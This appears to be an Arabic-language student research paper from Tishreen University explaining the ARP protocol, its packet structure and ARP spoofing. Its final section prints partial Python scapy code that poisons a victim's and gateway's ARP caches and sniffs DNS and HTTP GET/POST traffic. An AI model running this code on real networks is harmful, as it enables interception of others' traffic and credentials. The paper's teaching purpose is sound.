ARP Protocol

Dr.Mohanad Essa
, Mohammad Naman
Alaa Danoura,Nawar Aldarf*

□ ABSTRACT □

بروتوكول اقتران العناوين أو بروتوكول دقة العناوين (Address Resolution Protocol ARP) هو بروتوكول اتصالات يستخدم لإيجاد العنوان المقابل في طبقة الربط لعنوان ما من عناوين الإصدار الرابع من بروتوكول الانترنت IPv4 مستخدم في طبقة الإنترنت وهي وظيفة لنجاح عمل حزمة بروتوكولات الإنترنت TCP/IP .
وأيضا يمكننا تلخيص بروتوكول Arp بالنقاط التالية :
- يستخدم للحصول على عنوان ال mac address لجهاز اخر موجود بنفس الشبكة
- عموما يستخدم في حالة الاتصال بين أي جهازين متصلين معا"
- لا يستخدم في كل مرة يتم فيها الارسال ولكن يتم استخدامه في المرة الأولى فقط لمعرفة عنوان ال mac address الخاص بالوجه .
-يتم تسجيل عناوين ال mac address في جدول خاص يسمى ARP Table
- ARP Table يحتوي على ال destination ip و mac address المقابل له

الكلمات المفتاحية:

IP (internet protocol عنوان فريد), Destination(الوجهة) , Source(المصدر), pc(حاسب), ARP(Address التحكم بالنفاذ للوسط) MAC (Media Access Control , encapsulation(تغليف) LAN(local Area Network شبكة محلية), Resolution Protocol بروتوكول دقة العناوين)

مقدمة:

تمكن شبكات الكمبيوتر مستخدميها من الوصول عن بعد الى قواعد البيانات الموجودة داخل نفس المؤسسة أو الموجوده داخل المؤسسات الاخرى حيث ان جهاز الكمبيوتر له القدرة العالية لمعالجة البيانات فإذا تم بشبكة من أجهزة الكمبيوتر سوف يصبح أكثر قوة وقدرة على تنفيذ المهام المختلفة .

يعمل بروتوكول ARP في البقتين الثانية و الثالثة في نموذج OSI حين أن ال mac address موجود في الطبقة الثانية (data link ربط المعطيات) و ال ip address موجود في الطبقة الثالثة (network الشبكة).

IP Address and Mac Address:

لكل جهاز كمبيوتر متصل على الشبكة عنوانين , العنوان الأول : هو عنوان ال ip أي مايسمى بال (ip address) .

دكتور في جامعة تشرين كلية الهمك قسم هندسة الاتصالات و الالكترونيات__المشرف عن هذا البحث : Mohanad Essa
طلاب في جامعة تشرين قسم هندسة الاتصالات و الالكترونيات س5:Mohammad naman, alaa danoura, nawar aldarf

العنوان الثاني : فهو العنوان الفيزيائي لكرت الشبكة أي ما يسمى بال mac address .
بالنسبة لـ IP address أو عنوان ال IP : فهو ذلك ال IP المكون من 4 خانات على هذا الشكل "0.0.0.0"، وجميعنا يتعامل معه، فإذا سألت أحدهم ما هو "IP" الخاص بك على الشبكه؟
سوف يجيبك ويقول مثلاً "192.168.1.2"، وقد يقول آخر "10.0.0.5"
أيّاً كان "IP" فهو دائما يأخذ شكل الأربع خانات كما وضّحنا من قبل، ويطلق عليه ال."IPv4"
أمّا بالنسبة للعنوان الفيزيائي لكرت الشبكة أي ال"mac address"
فهو نوع أخر من العناوين، يختلف كلياً عن عنوان الIP، فهو يأخذ شكل آخر يتمثل في 6 خانات مكتوبه بأرقام، تسمّى بالنظام السّت عشري.(hexadecimal)


ويأخذ الشكل التالي:
00-00-00-00-00-00
أمثلة لبعض العناوين الفيزيائية لكروت الشبكة:
00-1A-4D-8D-CE-AB
00-21-85-15-13-C6
00-0B-6A-CB-B7-EE
وهذا العنوان يتم تحديده مسبقاً عن طريق الشركة المُصنّعِة لكرت الشبكة.

ما هو بروتوكول ARP؟

وهو اختصار ل (Address Resolution Protocol).
بحسب الشركة العالمية سيسكو CISCO، هو بروتوكول يستخدم لمعرفة العنوان الفيزيائي للجهاز عبر الIP المخصَّص لجهازٍ آخرٍ متصلٍ عبر الشبكة يعمل ضمن الشبكات المحلية (LAN)، وتتلخَّص وظيفة هذا البروتوكول فى معرفة ال (mac address) لجهاز من خلال ال (IP address) الخاص به عندما يريد أن يتصل جهازٌ بالآخر؛ لنوضح بمثالٍ بسيطٍ: ليكن لدينا 4 أجهزة A، B، C، D ، الجهاز A يريد الاتصال بالجهاز B، بالتالي يجب على الجهاز A معرفة العنوان الفيزيائي لكي تتم العملية وهذا يتم عبر بروتوكول (ARP) .
إنَّ الطلب الذي يستخدمه بروتوكول ARP يكون بصيغة معينة بالنسبةِ للعنوانِ الفيزيائي فتكون كالتالي "FF:FF:FF:FF:FF:FF"، مربوطاً مع عنوان "255.255.255.255" IP، حيث أنّه بالعنوان السابق يغطِّي كافة الطبقات وكافة التصنيفات التي قد يدعمها أيُّ تجهيز شبكي.

مبدأ عمل بروتوكول ARP :

Print ISSN: Online ISSN: Tishreen University




بفرض أن pc1 يريد ان يرسل packet الى pc2 سيقوم pc1 بوضع عنوان ال ip الخاص به في خانة ال source ip بالباكيت وسيقوم بوضع عنوان pc2 في خانة ال destination الخاصة بالباكيت، بعد ذلك سيقوم pc1 بعمل encapsulation للباكيت بال frame الذي سيتم ارساله على مستوى شبكة ال LAN .

نعلم ان الباكيت تعمل على مستوى الشبكات و يمكن ان تعبر من شبكة الى اخرى عبر الراوتر وهي تنتمي لطبقة ال networke ، اما ال الفريم فيعمل ضمن نطاق الشبكة ولا يعبر الى الشبكات الاخرى وهو ينتمي لطبقة ال data link .

عندما يتم عمل التغليف للباكيت ضمن الفريم سيقوم ال pc1 بوضع عنوان ال MAC ADDRESS الخاص به في خانة ال source mac address كما ينبغي عليه ان يضع عنوان ال mac addres الخاص ب pc2 في خانة ال destination mac address الموجودة بالفريم .

المشكلة التي ستواجه ال pc1 عندما يرسل ل pc2 للمرة الاولى هي عدم معرفته بعنوان ال mac الخاص بالحاسب الثاني، لذلك سيقوم بعمل قطع drop لهذه الباكيت ثم سيقوم بارسال رسالة بث عام Broadcast تسمى بال ARP REQUEST تصل الى جميع الاجهزة الموجودة بشبكة ال LAN .

Print ISSN: Online ISSN: **Tishreen University**



ارسال ال ARP REQUEST :


كما هو موضح بالشكل أعلاه رسالة ال broadcast سيتم إرسالها عن طريق الحاسب الأول لأنه يبحث عن ال mac address الخاص بالجهاز الذي يحمل عنوان ال (ip=192.168.1.3) الرسالة هي عبارة عن ARP REQ MSG بها عنوان ال ip الخاص بالحاسب الأول (المصدر) وعنوان الحاسب الثاني بخانة destination ip ، هذه الباكت سيتم عمل تغليف لها ب فريم وسيتم وضع عنوان ال mac الخاص بالحاسب الاول في خانة ال source mac وسيتم وضع العنوان FF:FF:FF:FF:FF:FF في خانة ال (destination mac address) وهو يعني أن هذا الفريم يجب ان يصل لجميع الأجهزة الموجودة بشبكة LAN .

بعد وصول الفريم لجميع الأجهزة سيقوم كل جهاز بمقارنة عنوان ال ip الخاص به بعنوان ال ip الموجود بخانة ال destination الموجودة بالباكيت، إذا لم يكن عنوان ال ip بالباكت مشابه لعنوان ال ip بالجهاز سيقوم الجهاز في هذه الحالة يتجاهل هذه الباكيت.


ولكن إذا كان العنوان متشابه سيقوم الحاسب الثاني بالتالي :

- وضع عنوان ال ip وال mac address الخاص بالحاسب الأول في جدول ال ARP بأخذ المعلومات الموجودة بالباكت أو ARP REQ MSG .
- سيقوم الحاسب الثاني بإرسال ARP RESPONSE الى الحاسب الأول
- سيحتوي ال ARP RESPONSE على عنوان ip الخاص بالحاسب الأول والثاني في خانتي source ip ,destination ip .
- كذلك سيحتوي على عنوان ال mac الخاص ب الحاسب الأول في خانة ال destination mac وعنوان ال mac الخاص بالحاسب الثاني في خانة ال source mac .
- هذه أهم نقطة لأن الحاسب الأول سوف يعلم عن طريق رسالة ال ARP RESPONSE ال mac الخاص بالحاسب الثاني .

Print ISSN: Online ISSN: **Tishreen University**



كما أن جميع الأنظمة الحاسوبية و الشبكية تنشئ جدولا ضمن ذاكرة التخزين المؤقت لديها ويتم فيه وضع كافة العناوين الفيزيائية للأجهزة الموصولة على الشبكة المحلية مطابقة مع عناوين ip المخصصة للتجهيزات ضمن الشبكة، و يوجد الجدول في معظم التجهيزات مثل الكمبيوتر والموجه router و البدل switch و الجدير بالذكر أن العناوين تبقى في الذاكرة لبضع دقائق ، ويمكن عبر أحد الأجهزة المتصلة معرفة العناوين الفيزيائية للأجهزة المتصلة عبر كتابة التعليمة التالية في موجه الأوامر "**arp –a**" كما هو موضح في الشكل التالي :



الوظائف الأساسية ل ARP:

اذا اتصل مضيف في نفس الشبكة المحلية مباشرة بمضيف اخر, فيجب معرفة عنوان ال MAC للمضيف الهدف , في بروتوكول ال tcp/ip ,تهتم طبقة الشبكة و طبقة النقل فقط بعنوان IP و رقم منفذ المضيف الهدف , و هذا يؤدي الى حقيقة أنه عند استخدام بروتوكول IP في Ethernet, يتلقى بروتوكول الايثرنت في طبقة ارتباط البيانات المقدمة من

Print ISSN: Online ISSN: **Tishreen University**

بروتوكول IP للطبقة العليا و يحتوي فقط على عنوان IP الخاص بمضيف الوجهة .بدون عنوان ال MAC لا يمكن تحديد موقع مضيف الوجهة أخيرا ,لذلك هناك حاجة الى طريقة للحصول على عنوان ال MAC بناء على عنوانIP الخاص بمضيف الوجهة, هذا ما يفعله بروتوكول ال ARP , ما يسمى دقة العنوان هي العملية التي يحول فيها المضيف عنوان ال IP الهدف الى عنوان MAC الهدف قبل ارسال اطار البيانات.

بنية حزمة ARP :

-رأس Ethernet :

يضم عنوان وجهة ايثرنت و عنوان مصدر ايثرنت : يشير الى عناوين Ethernet للجهاز الهدف و جهاز الإرسال من بينها , عنوان Ethernet الوجهة هو 1 ، أي FF:FF:FF:FF:FF:FF ، وهو عنوان البث في الشبكة المحلية يجب ان تتلقى جميع واجهات ال Ethernet إطار البيانات هذا.

-نوع الإطار:

يشير الى نوع بيانات إطار Ethernet هذا هو 0 x0806 و ل Arp و 0 x0800 لبيانات ip و 0 x8035 ل RARP بروتوكول تحليل العنوان العكسي .

-نوع الجهاز ونوع البروتوكول :

يتم استخدام هذين الحقلين لوصف حزم ARP :

يشير النوع الأول الى نوع شبكة ARP الذي يعمل فيه العنوان الفعلي ، و يشير الى نوع عنوان البروتوكول الذي يجب تعيينه. على سبيل المثال : عند استخدامه لوصف ipv4 ، يكون نوع البروتوكول هو ip ونوع الجهاز هو العنوان الفعلي ل Ethernet ، لذلك نوع البروتوكول هو 0 x0800 ونوع الجهاز هو 1 مما يعني عنوان ايثرنت .

-طول عنوان الجهاز وطول عنوان البروتوكول : عند استخدامه لوصف ipv4 ، فهذا يعني طول عنوان ال MAC وعنوان ip على التوالي، وهما 6 بايت و 4 بايت على التوالي.

-كود التشغيل: يشير الى نوع العملية لحزمة ARP :

1- تعني طلب ARP

2- رد ARP

3- طلب RARP

4- رد RARP

-عنوان الجهاز المصدر و عنوان الجهاز الهدف : يتداخل مع عنوان ETHERNET الوجهة و عنوان ETHERNET المصدر في رأس ETHERNET

Print ISSN: Online ISSN: **Tishreen University**

– **عنوان بروتوكول المصدر و عنوان بروتوكول الوجهة :** عند استخدامه لوصف IPV4 , فانه يشير الى عنوان IP للجهاز المصدر و عنوان IP للجهاز الوجهة على التوالي


عند ارسال طلب ARP , يكون عنوان الجهاز الهدف فارغا , لأن طلب ARP هو طلب قيمته , عند تلقي طلب الجهاز الهدف , سيكتب عنوان الجهاز الخاص به في هذا الحقل , و قم بتغيير رمز العملية ال 2 , ثم قم بالرد

في ARP , يبلغ طول البيانات الصالحة 28 بايت , و هو أقل من الحد الأدنى لطول الايثرنت ,46 بايت لذلك بايتات الحشو مطلوبة , الحد الأدنى لطول بايتات الحشو 18 بايت

: ARP SPOOFING–

هو أحد أشهر أنواع الهجمات الشهيرة في عالم الشبكات، حيث يقوم المهاجم بإنشاء طلب ARP مزيف عير الشبكة المحلية ,يتصل بالمخدم الأساسي للأجهزة المضيفة ضمن الشبكة , و بعد وصول الطلب , يبدأ في تلقي البيناتا المخصصة للمخدم الأساسي الذي قام بالهجوم عليه , و عندها يمتلك الصلاحية الكاملة في البيانات من حيث التعديل , الحذف , أو ايقاف حركة البيانات ضمن الشبكة

حيث الصورة التالية توضح الهجوم :




Print ISSN: Online ISSN: **Tishreen University**

المناقشة (الجانب العملي):

الكود المستخدم:

الصور ادناه توضح الكود المستخدم , وخرج الكود البرمجي مع العلم أن الكود لن يتم تنفيذه ألننا بحاجة إلى switchحتى يعمل الكود , لذلك تم العمل على محاكي Tracer Packet لمحاكاة شبكة مكونة من ثالثة أجهزة مع تطبيق بروتوكول ARP




```
from scapy.all import *
import threading
import os
import sys
from datetime import datetime
import utils

# gets mac address from ip
def get_MACaddress(ip):
        pack = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip, hwdst="ff:ff:ff:ff:ff:ff")
        resp = srp1(pack, verbose=0, timeout=2)
        if resp:
                return resp.hwsrc
        else:
                return None


def v_poison():
        p = Ether(dst=V_MAC) / ARP(psrc=GW_IP, pdst=V_IP, hwdst=V_MAC)
        while True:
                try:
                        srp1(p, verbose=0, timeout=1)
                except KeyboardInterrupt:
                        sys.exit(1)
```


Print ISSN: Online ISSN: **Tishreen University**


```
Edit  Format  Run  Options  Window  Help
def gw_poison():
        p = Ether(dst=GW_MAC) / ARP(psrc=V_IP, pdst=GW_IP, hwdst=GW_MAC)
        while True:
                try:
                        srp1(p, verbose=0, timeout=1)
                except KeyboardInterrupt:
                        sys.exit(1)


def sniff_request():
        if SNIFF_SERVICES[SNIFF_SERVICE] == "DNS":
                sniff(iface=INTERFACE, filter="udp port 53", prn=dns_sniff_request)
        elif SNIFF_SERVICES[SNIFF_SERVICE] == "HTTP GET":
                sniff(iface=INTERFACE, filter="tcp port 80", prn=http_sniff_get_request)
        elif SNIFF_SERVICES[SNIFF_SERVICE] == "HTTP POST":
                sniff(iface=INTERFACE, filter="tcp port 80", prn=http_sniff_post_request)
        elif SNIFF_SERVICES[SNIFF_SERVICE] == "ALL AVAILABLE":
                sniff(iface=INTERFACE, filter="tcp port 80 or udp port 53", prn=sniff_all)
        else:
                print("Fatal Error: Missing action!\nAborting...")
                sys.exit(1)


def sniff_all(pkt):
        # if pkt.haslayer(TCP) and pkt.getlayer(IP).src==V_IP : print(str(pkt.getlayer(TCP)))
        dns_sniff_request(pkt)
        http_sniff_get_request(pkt)
```

```
Edit  Format  Run  Options  Window  Help
                print("Fatal Error: Missing action!\nAborting...")
                sys.exit(1)


def sniff_all(pkt):
        # if pkt.haslayer(TCP) and pkt.getlayer(IP).src==V_IP : print(str(pkt.getlayer(TCP)))
        dns_sniff_request(pkt)
        http_sniff_get_request(pkt)
        http_sniff_post_request(pkt)


def dns_sniff_request(pkt):
        # adding sourcecondition
        try:
                pkt.getlayer(IP).src
                pkt.getlayer(Ether).src
        except AttributeError:
                return
        if (
                pkt.getlayer(IP).src == V_IP
                and pkt.getlayer(Ether).src == V_MAC
                and pkt.haslayer(DNS)
                and pkt.getlayer(DNS).qr == 0
        ):
                date = datetime.now().strftime("[%Y-%m-%d %H:%M:%S]")
                print(
                        date
                        + " Service: DNS"
```



Print ISSN: Online ISSN: **Tishreen University**

